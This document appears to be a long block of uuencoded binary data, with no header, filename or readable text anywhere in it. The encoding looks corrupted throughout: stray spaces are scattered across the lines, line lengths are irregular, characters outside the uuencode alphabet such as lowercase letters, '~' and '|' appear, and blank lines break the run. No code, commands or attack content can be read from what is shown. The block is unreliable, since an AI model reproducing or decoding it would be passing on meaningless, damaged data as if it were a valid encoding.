M@I: =+++?B, GL7 `HQA?8<1D^/H"5' :26] C=9!>PC0VVDCQ#ZWR-Y! M0FI>R5.
M@LAS+?&^KL/ () =LFNM `VMH">: WJ&O, W/DNN^V0UQW=<, 2\$?] XF8GB/9WMJ#]
M+7; [&YSVUR^7\>N: [Z<5IVCE730/OE7PW4EUS8_0ZE.TYA%J/\$%O; JJ_ ^#Q2
M7G*"XDWU: \CY; H3Y&=4H7V7 [ID>+WL_TRVDT7N!L_?10KH58_A^6D\$?H\$: Z
M#; /@@] 1\$=\ " *_1"%Z4[: 1A\&77\4] /8Q.DYW(\4?T7WT"7J< [J%GZ83\$J+T=
MX#D' H^P [*BF] E>Z2N%6 `V[=B) .QQ[Y, _7! &M!L; :@=_Z] L98_?+2D#] "ESU (
M-?>66VQO) 7H` [H-H] 4.@K (?+E, 6KOU#4] ; !<] 5P\8P: ?+-K> `; NLZCA.=3P
ME: HU#) ^KAK4S: JB=78.], P1&. VKX7M4: H.<Z-12=V=' BS (OZ9@=+#>4: EF-:
M8H3KER] _A"Z?. <KVK/P4) ROXIZGL] ?V, 5D-]; Z: ?5\R! %HP3<Q07K2_/@7><
MJP47SVR! CUMP\9E: \ "N4_6NTX-_0@M^@!: ^@!; \] 1PNN.U<+ULYL02VW8.T9
M6@! %TR4TTD0-+16UM%KXJ5G, .VL+-K%1X+0@*M, 0+; Z?UC+_6PLW@, \$V/4#K
M\$6; N(V1-<D^=J" . /6\$AU8A' R7%_BI, I2] ` %C+T) RI! ZE9MX@60, PM9RB `+=7
MHL! \V: "USK@VFFPZ' B460>" `V] \A (+@@! TGJ*: S/OP (18">PJ, 41?-BG8] 2
M?&_SPZ1WM2! 3HN5^2IZB32@1I6P^01V=) 3EQ! 60\$V (. [?BL<1%YIRPR4=H(N
M*Z?: -BN544X%YO8PF6!<TEW++C=9] M3FT `^3! 6; \$XJ, 4<?' , "%\Y8NW, B-K [
M@-3M\$ \$1 [(9H' P7I^C [; (YTG* SBC?8Q?G14K, +`KJ56LHK1HI.WB\$MHMFFFO
MV`#; N8D&1 `L-BE8Z) #92403IJ `C1, 1&FXT*GWQ, 1>H^ (TI_ `?U+\$Z#X1IV^ (
MS?0=L85^**Z `A; (-II@AE@I3! (4EB68'>2' @W/ONN@&M. `0!<R/=!% \1; /4X
MW8PVOX<NH7>CM0K8Y"5. .@R_ (P"W8R*^1S) 'A8T<1] P(9\?=C: (3_#05B5' M
MJD\#PQ `HA19; \G2V2&Z_-R^17) [2 (! (:8PRI3' :; H^1NWY'>92 `W.86) IX3
M=' DI?=NL, 7777U5. ?Y] LG) =\942'>><'R) `BT' W13C[11K7B*M!Z!RT6G; 12
M[*2@> \UB1Y81WUT@] @CD<6 [^FJ!K/<" 2PA; G20P+ [?=Y#P+JE] \+; '] Y6U
MCST2&40; ' Z5VT\$;] 2] 3!U/\$#B?NK\$-' B `5MQ/7=*SZE' J1G=V/D `7"<S) ^\H3
MTMY `G<' \$ [`7CZ8. `VH7&L%) SJV0/ [Z<ODOVK4BN] _OEO^KRZO__, N15, 9CK7
M_B\] JL_Z_2<2"D9? __WGM?B4] W\LX9VN"] FI]_ (^L, 6OSB: O" [QK] <Q+_ ' QM
MSQE^0IFQ?EO] 9CH_>) &' ' ; ^@E@MIT?F\=P6S4G68) 1ML; KDY@+=%1. ; N ` . 3
M97W. VR, NNE) : 3*5=8/) L"UF `WRE@J [, _PM, \$34*978*) E) 8LP=: B/\$X) (] L'
MMBODIG+. <^8? [%_U_5\SMW[*S] GG?R0<C\>__A [??_7: _ (I__ [[, 4U<XJ, 7
MQ-H: R/%UZLWXL.] 2G[A, 7, Z^]>QL4! ?@ `S7B] &DU@H] *I^FT^EE \. +:) G69V
M6M@) L-/*SD9V@NR\$O"+LPS/B%5\$?+1, QGX@+O58D1- (K-FEBLP^*S! : ?N\$) L

MY617LK.-' <,K3!^M%1\$NQ?***E (\N\$VD.9-C97H/@#G;:5!@XF)#JR\3YKE*%
M<-G+^QSP2\$7@NPCZ7"SW' //Z02G8WN0 (USJL; ICC>HQV"+H, CL<Y-F\$") (1
M[+"O#K' 'N"BJD^DD3!Y3BR2:HA\<TE1-[AU5%(W?5>,@21_' 'J9)GRQ%YB!.
M=ZQ1L' -, 98N('1DD=F101I"J: ((=^\$QB399)V[BH;3*"82;#R\' [*")E\$1K!#
M]DFW=6KC-O9MVU:GDO3!A<\.UG\$2">/@-DXG<W'2Q*BN1E)4%VD*@G!<C1K#
MV\$<R@I.@;9R88[E!G*2.ZK9)'JK6N>"KDSAP\$7PNZ:N3\$=(G8]F1,-KFI1]J
MHMTG.D2G)KHTT:V)G9IX@R9Z--&KB3Y-[-+;\$;DWL<35FMBKB7Y-[-/\$&S7Q
M.YIXDR8&-/%F360UL5\3@YH8TD1.\$P<T<5'3PYK(:^(31S2Q(@F1C4QIHEQ
M34QHXBV:F-1\$01-%34QIXEI-'-;\$4T<U<1;-?SV3?RN)MZN7=HXCI-'-/\$
M.S5QO2;>I8D;-&C)F[2Q'%-W.P5[S[+3D1?Y?E;U7=:8N"TZ=V8?+&NL^N2
MK]>5;D2Z4>G&I!N7KB[=A"C=R.WL-'2NDQ;R,F[IHIB:BBT#?\$NKF'6WL*AV
M/?>KHS^<SW[1&3?!ROV4]AD'0)]2OIWOW-XGYEQ6\$K-K]P?QA?RWKG(D%_P
MM]_%K[CE4,R^\$E&4KS,55.N\"KS/KKPHG,OTG,,([(5W,5[:+F!?U"?LVP[_
M2_:'^!+ZJXOK_S'W;S<M+<G/)RQX(>B^')VR!+"DD.2%Y'6(6PA)((&\$Q"PL
M2@1E[KCCKA4U%(JK184L>)6MUJUK;9UMVIKU2YVKUJUY'?F?M>;L)C\?^C
M_O_S\?P8>9\SR<W/.+/>^>^^,D">AR7<_3["IPY?>^UDOF@6W<:[ISWR
M*;G8:.S?P\$<9(EXH^#Q#P:??%KFW9\$V;.'R)3Z?%HF/LOF'ZIOH8S_#; \@*
M/G+6!1^(2USP:WC; !; ^%)QSB4I>X3%SN@M!>_1T'H,WX647O\$[!JQ3\BH*W
M*'B#@M<H>'5>/O\$;L:@*/@R^S\\$'X@J'N-(EKA(['.])JE[A&.\$_NH_XDE)M,
MC]63>[#/)J_H2"Y.IH.#!Y*QFZPBP=<ZQ'4N<;VX@1[4?^J"?U/P&7SZ):]U
M7?'NO:UTLB\.'D^8;7?'F?4W&(B="9Q\$)GJ<_@"!UMVSNA_#K'+)6X6MYB2
M*CWR'[+\I#_)Q#+EHB+F_YQK-!-9?CK;4YE#_Y'ESR'9V5(6YN#_E505F<O,
M,&15>NA_MD?^9XVCF2PKIU+^SZ86>+B@F9\$MQ5=ZZ']ECOS/LD8SN2'7HT(>
MPQ(DR<PTQ+,"3&/855S/M9(S:'&5)JMZK=)@\$6F89:YJLPBLWD"N4@!Y\HQ
MQ),,LFJE)\#R<"G6*"M!FIC%U@K8WEPSP]#, (E)G!_PH!5?Z73M2;QD;N;C^
M'JG3R&5NDJ'1W"1#([-DQ,8'8!SRNZ98WA;%J:Z&RQJ]\$C=C/[%K)Q1N<S5
M-7*-F+G2KW' \$IH'^-6*M2G]5N6NRM\$J_);B3<W,J_9;P0T,\%9%* _WB90M'
MK&]T.69YI!&-_L4.\63[.Z:L:;!'_ER&:7(J_1I'N\W0R,W)EK&A<:2%@1F'
M,')V_WB4S\$HY4_A[X4B>2G^7&V\$0ZZ2W:SGVUDW'VZ5C9-,>:PIG=H]D+J<'
M^FW&:F=^0W+RL5^0X(*-' ;2ZA8UBB) &SE()T\A)OR\5Y\$U+^0+A27YH(S_J
MH>)YDH^7O0DK+X(<7DM7*%T%:<'H93(1H>' 'HRY'X^#F\B/<D+P'] ;O\$+Q+\<
MA>-I;09ZKO2*\$;]JQ*\9\>M&_(81OVG\$;QDQ7@9P_(X1OVO\$O^\$XCJX0./Z=
M\$;/_ ,?V:@DL[AK\ '>D9HE1]:I^I"4S4U\./,' \#X<4:T@U-TP!_!_-.*/P)
M/@+Z3.3/\! =###TFIZOXM(2YB9JZ&Z:F)IZ1MQ\LJ8EYD3"\.4]3_;MK;-OA
MVZZ(/<-OC*CAIYEB`&! !F\$*QJEB':M+YGU04N"O:#>ZSTN#OW'+B/H[VS*\$
MWNZ351#&DS&X6[?.)<T)EN52=TF28T-) \$K.L!FNKB6<+PK,'X3F"\-0@/"U8
M8<U4.G'S388M]@5,D\$J?&XEM>--^/KC%=I@A+H"YXD)8+"Z"#G\$Q;!3?A"O\$
M)7";N)1-([>8N3M@D+L-@UC._ 'O-E<DW'0?(T4?^^.EE.&G=N-GN&3+G(3)
M8'MD-<1@E)";>@CL.\%F;==H&\^ , -6,GWW@!9\$3KX>BQ2Z(17J\N)5K\$<W2
M\$ME!@ATFZQ-"UVU!-3JD1L>)-=Z'&N]'C0=1XWVH\<\$3:/SL&!I5J5\$]L<8G
M4>-3J/%IU/@D:GSVN!J==&DH=-J6\ (,IL.Q+34#9[&@M=H,) :!NVFI!J1EL+
M[5^BE%'\$YK8[-KEMV_20S84.M]WM<&S85FAWV]R.;92F:9SH-)1D"G59MOD
MMF_30RD16;8-7(32,(NF<J++2\$2EYE3K!LPQ89-U\U9E,[-129BAQ*P?]\D#
M^>R60M52Z'0[<5X0.]PVJKB6N&\$K;9P19W6KVU61N:W0L1_"4=^S9F%(:1W
M\$R:'[((R=LZBJD%8T:.,&TFL92D!\L_+A@S*AC3/<*TNT.HG61\^W^W#?;_
M6AMLU` ;=J?8<V0MN1-]:MVT]7CNI#QVRH,MIPYB,SJ(W>@@(SEM!AJ)-I&
M=3OJE':C4]J,3CG2M1R<&&(D.DQIZ4G;+0*+\\>%]JV9:'6\$]A-V4V:[*;/=
MR.RV[_`%EA\Q":HP?!T*Q9O0)=Z!(?N;!:_@00\$>W"U^!W<+-Z' .\2'<(_X
M/1P2?X!'Q9_@>?\$1WD3_&=X2?X6/Q-@_@\$%W."+^(6SBG\ (M/A:QXA,Q27PJ
M,L6_Q6SQF:@5GXL5X@NQ7OQ'7"" .B*O%L-BC@#BL"/&BHHBW%8MX7[&)]ORMV
M,:PXE\$A%5:8I(<ILQ:EN4*Z'*\$L6EK%' "E*U*N'*= \$J'<H6C*=\4GRKU*E')8
M<2M/*]'* "TJ,\DLE5GE'B5<^4A*43Y1\$Y8@RWN)4)EC&*<F6>&629;HRV9*C
M3+\$4*],L%<IT2ZV28O\$IJ9;E2IJE6TFW;% 'R+.<IF9;+E2S+3B7;<I>28[E;
MR>69L`]"1:58#?_!F3!\$)(CKX'A23IKW8%BN0T@9\Z1E'P9O\P_"^X3@=8@H
M!2]=K-!E*1<6Y-F@T+).6)&RPY"E2-B0<HA8Y5IA1XK.'W0(U9C5<XU7"-6'
M(+KY'8BY-S![RP]8BTU7**IQA2)\$B' ':Y><8+S;JM)\77>?S'8+X!R%!P%A)
M<TR2] ("DT/\#2? .#2G*) , ,R%DJS%N&Y%8+Z7TYX&9]HCFGH;O1.4V*PG/0#C
M' ST\$SW9"<MHA2+X) (M-X)QLGI1-VTOY/D]\$&4QX-*5)#BIR6DB2M>#?D[H>I
M27F%MF@US6VS;*E8BL.#\?F39MW@LNI%26U;\2+CI#SBE3^^/:G#\ \$T>O5G
M^BP7"=!VBWDH*\FZ@8:Y=7FAPT*[ZVB)N^\$LMW4_I"3E+>=AC(RIT<YH%26Z
M;>T;MX1<NQ/"%"%C)\IU[3#FTQ/;@F;9;L1*W:XFLI7BLEN)3JD4V)78W+(EV
M8OI^F.&VYAD%W'&N^R#5;3\CTZK%8,D-6[TCF;38Y6/R.4SY6/A>LN:1Q\F&
MR;LA@W*E:>.3VCE[4J97,B;X&=&EF=[M\$F7/\ ""^,\$J\9&00# 'AD*PR7I#M/3
M-VOV#>ZPR(C'-FO.#50=X<1Q;D*"6?9-6[W^8I@ [8[/FPMPXU=/%'V;.V.R@
MO,B0^=+\>M)&]*1]"3UI)Z&'6S<]SC4R&O;3+HQ*!80J'G'K"R!;J89BI19*
M%"]4*O50JRR&7J2'E";8HBR#BY1FN\$0Y#:Y43H?KE#/@-N5,V*N<!2\IR^&?
MB#]3VH1-:1<12H<H5E:)TQ'05U:+U<H:<:72+1Y'\^F%EF7A".5L\I_2+-Y4!
M\1>D_Z7@_*N<H]B5<W&&_88R5]FB="C;E+7*^<I&Y0+E+N4BG\$77*[]0Y%7V
MC3@Z:R%&A/<-M1>OQID2\$7X*;A1IB%[\$.>U*D2\TGLFN\$YE\Y>U0[/",B\$0J
M3(F\$PT)'*IQ&NS\$3\$77DC130"S&\57[?.5ZGD\$M,%09):*\$&^>R\$N5&\$8V4

M\$VVVS5,2(6'\')^LZ=;MP2<3Z)%PG&S'0NUH@>MD?RMG!QML?HM5&\[,T<<TNG
M7'F:<A4WL4H6\%<)J6%9):3\]UV1/)5;F!+<6*(211*_%A7)5:~?3K<<?OR)I
M02IR#5;DVE-<\$55,_>QFR1;S/\$9&GS#SN;+7J6M]EJ\3;;]&QOLUW/\38[
M]%QOLZKG>9LUNP,#!Z5H:J05,'JA_)J3\FFADN72\S\$,HU):N%Z`8005TR*M
M5HPB]4(,=0['Z4481G'HUHLQC.8PAB7\$ZC,QC--G81C/80)S\$K%V6I*4-IZK
M-8&U)'.)G)5)I'&R2QL"M=P*F>9QN%T6<\4KN\$,+I7*=4AC+>DR.8-\$9')-
MLEA+-DO.X3KDLN\3LWG4@6R0H6<M8AU%DO63&[K+'YG4]WGL(BYK+*\$&/.P
M)@<@TG#';'2'\H<\,) <\4\$(>F(<>T)+ '_I\=D\$IN4`O8P_,9@^4DP?T"G;`
M''';'\('EXK@4IKN80=4L@-(PC@+V[^"[3^7[5_]E_]J]D^Y.2>'N;G\HG
MZE5D?)8WGC-.8\$ZRA:U/Y2>QNLE<@2FL:"IGG,:%IK.F%.;,X*JF<B73N"'I
M+&#.9F<,XOKE\U*<EA"+DO.XYKE<RT+6\$LA<XJ84\R5G6EATY.2V2Q@#@N;
MRQ4L887S,.,!<\$OCXT4E6;:\:K6\AXR\DXR]"XUO8]C5L^T5L^UJV?1W;OHYM
M[V7;U[/M:[GS+R;;LTPT?@,97U/9^-5D_\$@%V/R-;/[%;/Z%;/X:-K^/S=(
MW=_+)]B=(HM(8CWC18@)+#N9I4YD>A)78+)4/85+3^7D:5S[Z=2<%EX!F=-
M97E@]K.[<F0R9D6=L%="H&/7!E%S2P"ZA4/M>H@&M=R/4M8@G%W*:97&J6
MK,IL9LWAK'.Y6'F+GH?%#H!FC('F)\$%D\GGH!'[M>)E&?EA"#!2=L0R<D1D
MLB!/6-@1S>R(9G;\$:>2(2#B/~/&%A1YS.@X!*:3P)128#^^\$, \@/ITZ)8"?J!
M6-%2=\$QD\E;V!"F-HX+QDI/'\A.EE"2J&'X%TCI!:DWF](FL<!)7:C(G3Y')
M4ZE2TRP\%IK9\$RQU!I=*96UI5G9\$S\$SN"C*!ERBA+UC.;Y>5(>;F4.4_6)I^5
M%L@&%'+5BEABL63-E+IF<3MGLX(Y4N1<9I5(,?.PY'&(,D:%'!H59]*<=!8-
MBQ9RQW)T!Z>@/UIY8)S%`V,%`V,Y^Z.-_;&"!T8+#XQV]D<' ^Z.5Q\5*<HB^
MBOU!H3\$I=;(WNGA4=/&H:&-?M/.HH%1C4EI-KJ#*H2=6LB=6\YCH8\$<L9T>0
M[DFRLI,YTQ16/I6K/(V3IW,U4UC+#\$Y-95UI+#J=4S.DB\$P6D<7)V5RY'-:6
MRYKSF)//H@LL[(55[(75/"8Z>\$RTL0\ZV0=4Q3D6]L`J`A%GL@,ZT0\$1QHA8
M0_;OI@\$Q'\@!/>2`';EH4-+9_#]M_+=N_E^W?Q_9?R_9?P_8_F^W?R_;O)_M'
MSJ?'FH7M?S;;?X#LSSK0`X/L`6)%LYH8?8@]0&\$<E8IG+0GZ.AX,+`V)2XUG
MU@16D/PJ][*\$25VQ,N>9PI6>RE6<)@M/YYJF,&L&%TME\$6DR.9V3,[A<)LO(
M(AN@_"K8!:0SU\(>(#7YK+)'MJ:0<Q9QSF+)FLEMGL4---;E=>R\$?G;"V>R\$
M`73".,,)Z\D)&V@0;\$0?8`E'I`HT)VUD'YS#/CB7?;"?)?>?&!A%WR#7&!C
M#VQF#VQ@#Z@*#X\$M()SV`4T%,<Q)XI+N?7S>'R<RQZ0\Q%QXE@YSD@L(X%5
M)NK;R`<V=L%F=L\$V=L%F'@7;V`7KV04;V04;V04;>!0.-W&#I"ST69VP!8>
M`^O9_N?R&&"%F5S=+&9E2U8.US>7:Y+`=<QGE7(0V-C^E%9L8>N?P]:G;+-E
M4^9P^;FLL42RYF%5#D"XX8#S:5W0@#RPG4;!!30*+B0/G\$>T.2ET87L@8O8
M`Q?S*+B`7?!--@67L`\N)1^P*"U"D]=&%[,/+F,?7,[#@!.BN)R;Y47K5[`3
M2\$:L3);C0\$Y\$5[``+N-1<#F[X%]VP79VP:7L@NWL`A(P6:J?PF*F<N%IDC6=
M\Z:PC!F<G,I2T[B.Z9PU@YN9R?*RN/G9%G;!!>R"B]@%E[\$+J%`!"RODC\$64
ML9@SSN3&S>)PMFS0'!G-91\$EK&4>UO<'Z#CW'5:;+9KJ:[9:~?7B!Y&NV\$W`@
MH1*A,=0(XZJ,00AC)X>AQ;'Q&49DN,U'MB>L\$8YD4N=P'#&BF'03&4U!#. -8
M#N.(\$4)!`N-\$[I.8'`,`A!+N/KDA)-/\$0GL3A9&),87(JD=,HF,XXA<,9Q\$BE
M((UQ.I\$93&9RF\$6,;"9SB,RE((]Q/I\$%3!9R6\$2,8@IF,I[%X6QBS&%R+I\$E
M%,QC/)_ (4B;+."PG1@63`B(K*5C`N(K#:F(LI&`1XQHB:YFLX)!+C'HF%Q/9
M0\$S\$C8Q^134PNX7`I,991T, SX-`Y/)\893)Y)Y%D4M#!>SF\$K,590T,:XG<@.
M)E=RN(H8G11T,5[-X1IB=#/90^1:"GH9]Q%Y-I/]'`X08Y#)(2+74;">\08.
M-Q+C`K.9;R)R&\PN9G#+<C`JQP.SR-.)&R3T?G,VR[!!0PNY/'BR;I81M]D
MWB4<7BI9ES&X7((K9'0E\ZZ28`>#JSF\1K*N97"=!-?+Z`;FW<CA3LFZ24:[
MF`>S!+<PN)7#VR3K6S*ZG7F[.;Q#LNYD<)<\$WY;1`N9]A\.]DO5=&=W-O`T2
M?(!_)]SF\1[+N9?`#"?;+Z`#S[I/@?@8'.7Q`L@()]Z\$`F_9##AR3K,(.)7A\$
M1H\R[S\$)`F?P(PZ?D*PG&3PEP=,R>H9Y/^;P6<GZB8R>8][S\$KS`X*<<_DRR
M?L[@10E>DM\$OF/+="7[%X&4.7Y&L5V7T&O->Y_`-R7J3P5L2_%I&;S/O'0>%
M[TK6;V3T6TYX3X+?;7B?PP\DTZ,9_9YY?^#PCY+U)P8?2?!G&?V%>7^5X&<
M_IU9`Y"LT;S+XEP0?R^@3YGW*X;|EzS,9?<Z\+R3X#X,CFIVB8>0=`(NFT0J`
MD[\59V^;@Q8`3'90`55S\@K@HA5`"Z<E0(O@-2"2UX!QM`9H;EX\$8F@1T.)H
M%=`2>!E(1.DI6C&O+\4H7LM&^5H**4@F!;&D0/.-7F*TF2P_A^7/8/D367X<
MRX]D^2\$D'VNL:=HL`RTSN3Y:9E(Q`*=-\M\$Z\$X^A6]-)=)U+C8BAI2E6FXUA
MG):'8;R6YJ.E9K*/;K]+?+36%/IHK<G\$<((V#<-D;;R/5IMH`ZTVU/[])9!M<
M;N9B.%4KP'" :EN&C!6>JQC:<)! \M[V215"T,PS1><;0Y/EIR\GVTY*1CF*5-
M\=&:DXAACA:%82X;.0_-C]>X9+\`MFZA%HIAD1U-.57+9E.&D2DU,J633!EC
M+-94TFYC1R6P(:FZ(7*MCF([AK`=H]F..MN19\$?8V8YQ;\$<'VS&"[6@WV7\$<
MVY%J&&-E.Z:8[#B>[3B%[9AILF,2VW\$ZVS&7[9C.=DQF.V:Q'=/8CMELQVEL
MQR*VXT2V8S[;D>R;QGTAG?M%!OLLDXV7I4U`T\QP/'Q7XK7D58=@1R->SU_
ML4V_AF.[?BW%!\`FN62^ZXQ\UQOY;C#RW<BQ0_]L:K?Q#`>!NR2A\$._61*J
M?HLD001;)>'4;Y-\$J/XMJ<VA94MMMQO:=AO:[C"TW6EHN\00]FV_MCU^;=_Q
M:]OKU_9=0[:[=KV2<)EJ,'K8*D';T>D(KPGEYKP>OA[DHC4OR\]7;]'`\$N/T
M>R41I?]'\$FY]OR2B]0.2B-'ODT2L?K\DXO2#DHC7`Y!\$@GY(\$HGZ@Y)(TG\H
MB?`Z0Y*8H!^61++^L"0FZH](8I+^J"0FZX])8HK^N"2FZC^2Q#3]"4E,UY^4
M1(K^E"1FZ\$]+(E5_1A)I^H\ED:X_*XD,_2>2R-2?DT26_KSTF"H_?::?Z4OX
MN[M&<1ZL5([`1NOY<)D]"FYS7'?[0^+A*><N>-65#'_1)\,7^GD"QCTO'%\$?
MB`N<#`104FD@2*2Z2=_,1%`!O(3Z6D0#3_] +VR\>XJ_Z/<M#_1NJ[!C8\$O
M`4_P_6].=E[NV/U?`_+ROO[^[ZOX"WS_FT![O4=1X.8S'IQ@@V@'Q#@@]M1\
MR9-V_%=,S3V'/E_I750>W]`%>Q9&I]3X<_4.9)4-T<Z._#JJ/M"ZKJ.]VMBY

MDH^DI' VECLX\YO, 0?70WE=\'. T"E#=0C7! '\0) FG' 1E! 43Y^:U] ?5DC[' #: M?) , ^E5@[N*2K8[WQKC!, Y'^\$Z4_AKWQ5?B, SZ' \$1M) FZ/" [" ; FRI+C\4EENK M"ZJN4; C*>' O/Q1*I^J6@_ZMTTF&/& [, Q0=-A" (B6?*385=@FW873BZ17\6= MRXW["COAUW_U_Y.\?D'_ :NZ!@; [-WZ9\W]R\G) RCSK_) [^PZ.OY_ZOX"WS_M71>"4\ '?*?@3!1]1\&<* _D+!7RGX&P5_I^'?%/R3@G\YX&, '? ((S[(*ZII; R MAN9ZG<D=[K^%FE=4UEU8TMY=7U59X&%?Y-!QW7>)=65C=6!9B?H? '*STBF MS[' <HJK2TTHK\JPOL%Q#] <*ZBE) /38#Y' YP@&ST-] 9XZ7X!WA#Y=7=Q4VN`) ML(8%:+Z&ZOH:CTD)S8/AOJ5><T6\$\$. 'J+VWT%00XBH#0NJ: :@\$YAP; J6FL18 M41^*1=\$!E@TEDY2<W. ('STZ;<R.OO<QT8, :E5=4--?5>; TU+56ECE2JP8N%8 M5T]M!>64O) \17F&VP7-BQ1JK2D<8H9*16U!H, %R2D5><; S#") *, @)]=@A&-; M?-4+/'T&CD!<5; JDU%\7#5?IVHH" \T4R\@O3&?DEC6/W4 \U; 1JH=96 (&JNFF MI; JJM'7' P-&XO%\$ [#!A#N\EBLD1X8:) ZRLM: :KT5' E7\$ (2KW-1@ (EW"UNKS6 M0 \F(O) 7^G (F4LZS<0F\$' FGC46']HO+&HI; ZT@I53, \5VH=9&21CQ_ ; 4>EHH M/: =E24Y+@>1/Q' Y1VE!>Z6UJX)W653\$) 93: 4YQMHLE\$7N0N[\QLL^5-05U-M M: ;D! I])GU&6+*BISF8&! I []ZF2JF89F*QL: 61?68: 3H"VK&=00I>F55427H& M) COVUSN0RD6, 7&E&^<9JU!Y*A>LE4D4ZJF3&2 (N8GV&4YR (V4E%*G_ ' 6+"BM M1?<O*E5%IE17R" "+N@ [J; BQME*G9Y\$9D^&H: &=-W6U744MH (/)"P7) 311* [, MRU5%' K: %C\$%T/M*^VMJG\$) 5%*! Q&TJ7MGCJRKVT1; TJ" JGCF#@MU17T>; RQ M5WYL; >F"ZO (6RD"-KF\JJT&XR. /_P#UN3' I#] 9) 2GT=FB! F=AJVO*_4U-7A& M265 [F: 3&C4DR"TP8DS9: J%E=U2B9L: -3S") -263A8] 2\$D\%S0MDW?LL7T31 (MC": < (, DGJBCVL^I+&QN7>ANP7\4D, BLTB9?54MU7: 47! 7B75%?@E%" _ : \$&C M*F8) <' =R>!NJ&TM] U=XZ= (@J9@?D-7A]WG) OC2KF8"] @%BI=@C*DXKE^&>6E M-35EI>6+<' 375=30# (@W' %\$R"5EU. +67R6, *5#&/] JVF%&^=IZ6L&5M96 [JL MI: :ZMMI' _6#8GXQ3^-') PY@<R\D\9, >D; QD^ \HF_2F5-E95847/B. ?^PJ5U MWKKF6F] 38TNMARI8W5BKBOE^S>4-I3C [X/1H2BSUMZ>^IK2ZSIR" ' 5.7ID' ' MF?CE?CZ/' A) 775J# [: \8Q: <I4?*Q5ZF+O?7L#U54XMCQ (_2?3Q4XG, , "G') O M7: 4JJLA1O@9/W0) D554OP'+5. , ("K%I/17435F4A"@LP<8U6Z0-) S7 'ERZ.C M(U11 (R#2S. 63) %11BU-@P? [6XL\82) 4 \N. <B9 '%B\C, V' U1) M&FSMM (' L7U M.) KYLK^7-^"26N?#1C<: !<KI! (S*ZG (LQ'4L!C] @. %QYS"Q>90IQHHH8E6MF M(156S&S*. ; /OT" \7YQ9: XVDIPT4E> *N+Z/V) SC!C? .H^] .PP&6TO#6] #JYW MP0T4W\$C!3@INHF \7!3=3<'L%MU) P&P6OPO4G. @#14!% \KW2\EL0P7\O96] <. MK: ; >' 5% =^ _ZE5T#G7) 7!4Q9T] EZ#FTWK?9WK5 [; WMK1C1/Z0\$=_ '] [Q8NK \ MV: @1FQ. "%X!X3\%%' (/K>Z4 (6UOKP&'!' <<P1+M) 6UI9 (F; J ('LY*) 4] IA*5 MP63 (^LZN_NZ^WE [, 'X (R.WK:) =^@R9N. @< [6C! \$*KW< , "B] T# \JO<%#] 8! ?O MD6 [KQ- : 3_I [V' @ [S. <0<3BE5J@X \DFQC' 5AUC&F/% (SHC) :V% ; PY!FV1T=76 M0QM^K&3. BC8*B; ; UK6D; H (U7!HD7WM' 3D4&<G (QU. 9FHW=' :W [82^P%FZ&_# M>B@] 9-NAGM: VC#7M*VGW^!48YV: 0_0?HV] W^@5; Z' I<< , M#?QVQD.) "=T4<9 MPIDR: ^CH7M7: 0^VU8@ \$TC8I1QD#K' \L.R4' ZNMG622J1,] 39.M"9A [: P4R68 M. .SIZ<PII*/M1G) 0 [V] =3^<+2BUR- , ?"DW=@PG<PB [B#R#XZBD/KQK7-_ ; MC \V>/C: I=6BP, [-K [4K>L'] =5WM' ?V; ?FE58V^1@. 7O [NP9: >?<WNC@X6D] _ M [V!O&_6CA+%) 6+EU*%M6 \ "C9; ; W=W2M: V] 9DR@-&T%43CLJ" 26L [NC-7^ ,] 6 M"0DL% ' 2EB<M" !DXT: &5>! &@7GH9ZG \YIJJ%# , C@M@' #N05] 1B [\L11E=-+9" MF&SK78N] PMK9M0I3 [3T= [5U#U. UPE/) . _K3 [O6UE: _='!] Y>R)] YAB#. ^-' (M?] YH') \VZL?C\$>9L!MQM'G' ((XUX3CZL<R\$>Q'GFG'2XO\$F/ \ %QL@G3?NR3 M3' @RXBDF/!7Q-! .>CCC%A&<@3C7A-, 3I) IR! .- . \$LQ!GFW \ .XEP3SD. <; \ (% MB \M-N \AQL0G/1#S+A&<CGF/ " <Q&7F/ \ \Q/ --N! 1QF0F7 (ZXP80_B2A->@+C* MA*L1+S3A18AK3+@6<9T) >Q' 7F_!BQ \TFW (C89\) -B) >8\%+\$RTRX&?%I) GPZ MXC-, ^\$S>?W \ \$MR!>; L*MB%>8<!OB=A/N0+S2A%<A [AQ3GRX37HUXC0EW (^XQ MX; 6 (>TVX#_ ' 9) MR/> , "\$!Q\$F? \ZQ.M-> \ /BC6/DG6/"YR+>9, +?0+QY3/DM M8_1M->' S\$&SX? , 1; S?A"Q!?: , (7 (; [8A+^) ^! (30A3Q929. > (K3/A*Q%>9 M \ [\$5\ , U \7PM8KP: \=H7X08COM& (=QKQ34: \RXAO-N) ; C/A6 ([[-B+] ETG< [MXMTF? \ ?B. TWX+L3?-N\$] B+) CPGL1?] >\$ [T: \SX2_A_C]) GP/XGM-^ \> (] YO: M>P#Q?29/\^*#) OP \XD, F_ "#B' YKD/83XL \D_C/@1\$WX4\6, F_#CB' YGP\$XB? M-. &G\$#] MPL \@_K\$) /XOX) R; \ ' .+G3?@%Q#\UX9_Q?ALC^\$7\$+YFPW'] C! / \ * M \<MCTE \9D_ZJX=?73' 9Y' ?\$; 8_K1FR; \ %N) ?C \G_] IC \ [YCPNXA_ , Z; \ ; \>4 M?V] 4>3J8^W?P/M \N' B! \ @ \ , G\$>7@=R (6&* \O: A7T2D2] [P" (8 'E) F* \ \$2VBD M%V' &) #3X15F#] 9 \H6 [\ \$ \$F4?DU#E% ^4 (ED"BU# \$) C?X2 (<\$2J (1S) \$%; Y=-N MQ810^13 [0PPS^4' 1FVC+MW"5_#6N+F_C [/P. SF+OHH] _BZ/G/>Q] [R/Z \#X3 M \^3' 8\ : ' : E_____?_Q=XJ?_TP9X%_ [\O\SS' TPKR!G ["_>OX. OG_U_) 7^#Y?ZP3 M++3OM] L! T72OT=?7 (N^! @FP\NH5V' CHE+P78! XR=H<9L?3KMN" \ + ^+O9V \ ? [M] @; C%Q, 5) SZ (. = / (% / \R / \ !)) TW)) \ * \ / _X (R3HY6/H: %' ^G1@@"EQG \4 M>I" \ ^C2GRH?ZX^A\$A \ # ; # \ /1F% . K) !1 & ^T\$' ?X1#W7+_ *1 [_07; _ /HGW M?+_SQN [\G5WP] ? [\7E?8/PGT?@W7OAOQ0-RQAJ: #7HZQ= [=N [! T: =-#N' 6I [M?^MZ&M, .2*2?*@; I! [!3, 35, . /X4<, RQ' P; A) QJ^04? \2<X5) \ @F+7. " / ?D: MIOB-) F#2 \3. 2/0. S#?! L (K?VI^DAR/D"- (? (TP' H* (=Q/) OX9QB=7^JA^43^ MMD-3UB3, 945DPQG& \72Z0!Q. 7O3: 4!S. 5 \JX_FLSS] =_R \G=KYGW9^/' H) M. , ' 